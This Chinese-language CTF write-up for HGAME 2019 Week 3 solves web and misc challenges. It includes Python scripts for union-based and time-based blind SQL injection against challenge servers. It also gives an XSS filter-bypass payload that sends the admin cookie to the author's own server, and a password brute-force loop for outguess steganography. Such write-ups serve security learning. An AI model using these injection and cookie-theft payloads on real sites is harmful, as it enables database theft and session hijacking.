HGAME 2019 Week3 writeup

web

sqli-1

一开始在md5这里卡了半天，不过前缀只有4位的碰撞最后还是搞出来了，吸取爬虫的教训，加了user-agent跑。

参照bugku里的 `成绩单` 依次爆数据库，爆表名。

数据库名（没截图）：`hgame`

表名:

```
C:\Users\logong>python C:\Users\logong\Desktop\md5截断验证爆破.py
http://118.89.111.179:3000?code=78724&id=2 union select database()
substr(md5($_GET["code"]),0,4) === 2ee9<br>array(1) {
  ["word"]=>
  string(2) "to"
}
array(1) {
  ["word"]=>
  string(5) "hgame"
}


C:\Users\logong>python C:\Users\logong\Desktop\md5截断验证爆破.py
http://118.89.111.179:3000?code=52845&id=2 union select group_concat(table_name)
 from information_schema.tables where table_schema=database()
substr(md5($_GET["code"]),0,4) === facd<br>array(1) {
  ["word"]=>
  string(2) "to"
}
array(1) {
  ["word"]=>
  string(15) "f1111111g,words"
}
```

知道表名，据说还需要爆字段，但是我直接通配符，直接就出来了。。

```
  string(2) "to"
}
array(1) {
  ["word"]=>
  string(1) "1"
}


C:\Users\logong>python C:\Users\logong\Desktop\md5截断验证爆破.py
http://118.89.111.179:3000?code=27753&id=2 union select flag from f1111111g
substr(md5($_GET["code"]),0,4) === 0ff0<br>sql error

C:\Users\logong>python C:\Users\logong\Desktop\md5截断验证爆破.py
http://118.89.111.179:3000?code=11150&id=2 union select * from f1111111g
substr(md5($_GET["code"]),0,4) === accf<br>array(1) {
  ["word"]=>
  string(2) "to"
}
array(1) {
  ["word"]=>
  string(26) "hgame{sql1_1s_iNterest1ng}"
}
```

payload(最后爆内容的):

```
import hashlib
import re
import requests
```

```
headers={
    'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:60.0) Gecko/20100101
Firefox/60.0'
}
r = requests.Session()

response = r.get("http://118.89.111.179:3000",headers=headers)

#print(r.text)
text = re.match('.*?===.(....)<br>.*', response.text).group(1) #提取出来的md5
#print(text)

def md5(s):
    return hashlib.md5(s.encode('utf-8')).hexdigest()
s = 1
while (s < 1000000):
    b = md5(str(s))
    if (b[:4] == text):
        break
    s+=1

#print(s)  #s就是选中的code值
urll = "http://118.89.111.179:3000" + "?code=" +str(s)+"&id=2 union select * from
f1l1l1l1g"
print(urll)
again = r.get(urll,headers=headers)
print(again.text)
```

sqli-2

经过py得知是盲注，然而没有接触过，网上搜的方法大多是利用 `and` 前面还要加一个单引号来注释，但是在这里行不通，sql1用的union select在这儿也不好用，我并不熟悉sql，最后折腾半天。

开始盲注的第一次成功！延时了5s

```
#print(s)  #s就是选中的code值
urll = "http://118.89.111.179:3001" + "?code=" +str(s)+"&id=1 union
select 1 and sleep(if((mid(database(),1,1)>'A'),5,0))"
print(urll)
again = r.get(urll,headers=headers)
```

于是开始痛苦的盲注过程

```
#print(s)  #s就是选中的code值
urll = "http://118.89.111.179:3001" + "?code=" +str(s)+
"&id=1 union select 1 and
sleep(if((length(database())=5),2,0))"
print(urll)
```

确定了数据库名只有5位

根据二分法慢慢确定数据库名：`hgame`

猜表名长度 有10位

```
urll = "http://118.89.111.179:3001" + "?code=" +str(s)+
"&id=1 union select 1 and sleep(if(length((select
table_name from information_schema.tables where
table_schema = 'hgame' limit 0,1))=10,2,0))"
```

然后就开始慢慢爆表

最后爆出来表名:F11111114G (真长！ 大小写一定要注意 要不就出不了字段。 要在前面加ASCII（）来转换成ASCII码。我就掉进了这坑，导致字段出不来，最后还是问的学长。。）

不试字段了 直接*爆试试

然后就太。。太暴力了。。

```
#print(s)  #s就是选中的code值
urll = "http://118.89.111.179:3001" + "?code=" +str(s)+
"&id=1 union select 1 and sleep(if(ascii(mid((select *
from hgame.F11111114G limit 0,1),37,1))=103,2,0))"
print(urll)
```

最后炸出来

hgame{sqli_1s_s0_s0_s0_s0_interesting}

BabyXss

提示在admin的cookie中，这里最后发现需要要求admin服务器发自己的cookie到自己服务器上。

于是只需要找到一种方法来达到发送cooike到一指定服务器这一目的即可。既然是xss的形式，那么就可以控制网页，所以用js代码给自己搭建的服务器发一个请求即可。

那就需要找到插入js的方式，看了一下`<img>`中的`img`被删，`<script>`则是整个被删，结合之前做的php题，可以通过删除之后的文本拼接出一个标签，在网上随便找了个js发送请求的代码，往上一传。

payload:

```
<scr<script>ipt>
var httpRequest = new XMLHttpRequest();
httpRequest.open('GET', 'http://*.*.*.*:8081/dashboard/'+'?text='+document.cookie, true);
httpRequest.send();
</scr<script>ipt>
```


然后在自己服务器的日志里看到了flag

```
8.223:9000/index.php" "Mozilla/5.0 (Windows NT 6.1; WOW6
0100101 Firefox/60.0"
- [10/Feb/2019:14:44:44 +0800] "GET /dashboard/?
e1c3iqquc4qm3invavr07u8tq;%20Flag={Xss_1s_funny!} HTTP/1
/127.0.0.1/" "WaterFox"
```

misc

时至今日，你仍然是我的光芒

hint给的很详细，用DeEgger Embedder揪出隐藏的图片文件



第二个hint提示的工具是在linux下的，于是安装一下，发现解密需要有对应的密码，为了了解加密的过程，拿正常图片加密解密试一下。

加密成功的图

```
root@kali:~# outguess -k "12345" -d '/root/下载/a.txt' '/root/下载/00000000.jpg'
 '/root/下载/out.jpg'
Reading /root/下载/00000000.jpg....
JPEG compression quality set to 75
Extracting usable bits:   197090 bits
Correctable message size: 24478 bits, 12.42%
Encoded '/root/下载/a.txt': 40 bits, 5 bytes
Finding best embedding...
    0:    32(44.4%)[80.0%], bias    25(0.78), saved:    -1, total:  0.02%
    2:    31(43.1%)[77.5%], bias    25(0.81), saved:    -1, total:  0.02%
   42:    31(43.1%)[77.5%], bias    21(0.68), saved:    -1, total:  0.02%
  128:    32(45.1%)[80.0%], bias    17(0.53), saved:    -1, total:  0.02%
128, 49: Embedding data: 40 in 197090
Bits embedded: 71, changed: 32(45.1%)[80.0%], bias: 17, tot: 197299, skip: 19722
8
Foiling statistics: corrections: 30, failed: 0, offset: 46.333333 +- 42.253205
Total bits changed: 49 (change 32 + bias 17)
Storing bitmap into data...
Writing /root/下载/out.jpg....
```


解密成功的图

```
root@kali:~# outguess -k "12345" -r '/root/下载/out.jpg' '/root/下载/b.txt'
Reading /root/下载/out.jpg....
Extracting usable bits:   197090 bits
Steg retrieve: seed: 128, len: 5
```


从中可以看出解密成功以后得到的密码文本长度为5位。

提示要从rockyou中找密码，还问了一波学长确认了`sec.*`就是正则

由于rockyou密码中包含有sec.*的数量很多很多（3184个）所以一个一个手动猜肯定不成，需要写python脚本调用outguess命令，这里用到了subprocess这个库，可以开一个子进程用来跑命令，还能把运行结果以标准输出的方式返回，所以就是最佳的选择。接下来就是脚本了，我这里直接正则匹配len后的数字，长度小于3就输出，因为flag应该长度超不过三位。接下来就是最幸运的时刻。我的shell崩了，只出了三个结果。但是看其中有20多位的，感觉可能是，就拿来跑了一下尝试一下。没想到第一个就是flag。带有运气的成分，不过不用受苦的感觉真棒。



最后出flag




payload:

```
# -*- coding:utf-8 -*-
import re
import subprocess
e = 1
with open('/root/work/pass.txt', 'r') as f:
    for i in f.readlines():
        #print(i[2:-3])
        e=e+1
        p = subprocess.Popen("outguess -r /root/work/flag.jpg -k '"+ i[2:-3] +"' -t
/root/work/hide.txt", shell=True, stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
        p.wait()
        text = p.stdout.read()
        text = re.search('len:.(\d{,6})', text).group(1)
        if (len(text)<3):
            print(text)
            print(i)
print(e)
```

至少像那雪一样

题上给了jpg文件扔进binwalk发现有一个压缩包，用工具分离




得到两个文件，zip发现是一个加密的压缩包，里面有同样的一张图片和flag文件，这就比较难办，也没啥提示，在py过后得知可以使用明文攻击。估计前面那张图片就是压缩包中的文件。

下载明文爆破软件，把已知图片打包压缩一下。这里有个坑，我用的压缩软件是`好压`，一直提示报错。最后实在无果，找了个`winrar`重新压缩了一下。没想到就好了。


打开flag文件发现，居然还是没有明文。。这就有些坑了。winhax打开发现还是有数据的，不过都是空格和换行。原来以为是摩斯电码，然后发现没有间隔符的话是没有任何含义的。再想一下只有两种状态的编码，好像是二进制。。就换了0和1，转16进制，转字符串。一次就出来了。

旧时记忆

结合题目提示，是与历史有关的题，直接想到打孔卡，以前的储存器，那就得找到对应。google一下




对照着往出敲即可



听听音乐?

看到是mp3的文件，直接扔进au，我默认是开着那个叫啥的模式。直接对着波形敲摩斯代码



..-./.-../.-/--./---.../.----/-/..--.-/.---/..-/...../-/..--.-/....-/..--.-/./.-/.../-.--/..--.-/.--/.-/...-/

加密摩斯密码 解密摩斯密码

FLAG:1T_JU5T_4_EASY_WAV

关于摩尔密码 | Morse Code

1. 摩尔斯电码（Morse alphabet）（又译为摩斯电码）是一种时通时断的信号代码，这种信号代码通过不同的排列顺序来表达不同的英文字母、数字和标点符号等。
2. 由美国人摩尔斯（Samuel Finley Breese Morse）于1837年发明，为摩尔斯电报机的发明（1835年）提供了条件。
3. 摩尔密码加密的字符只有字符，数字，标点，不区分大小写，支持中文汉字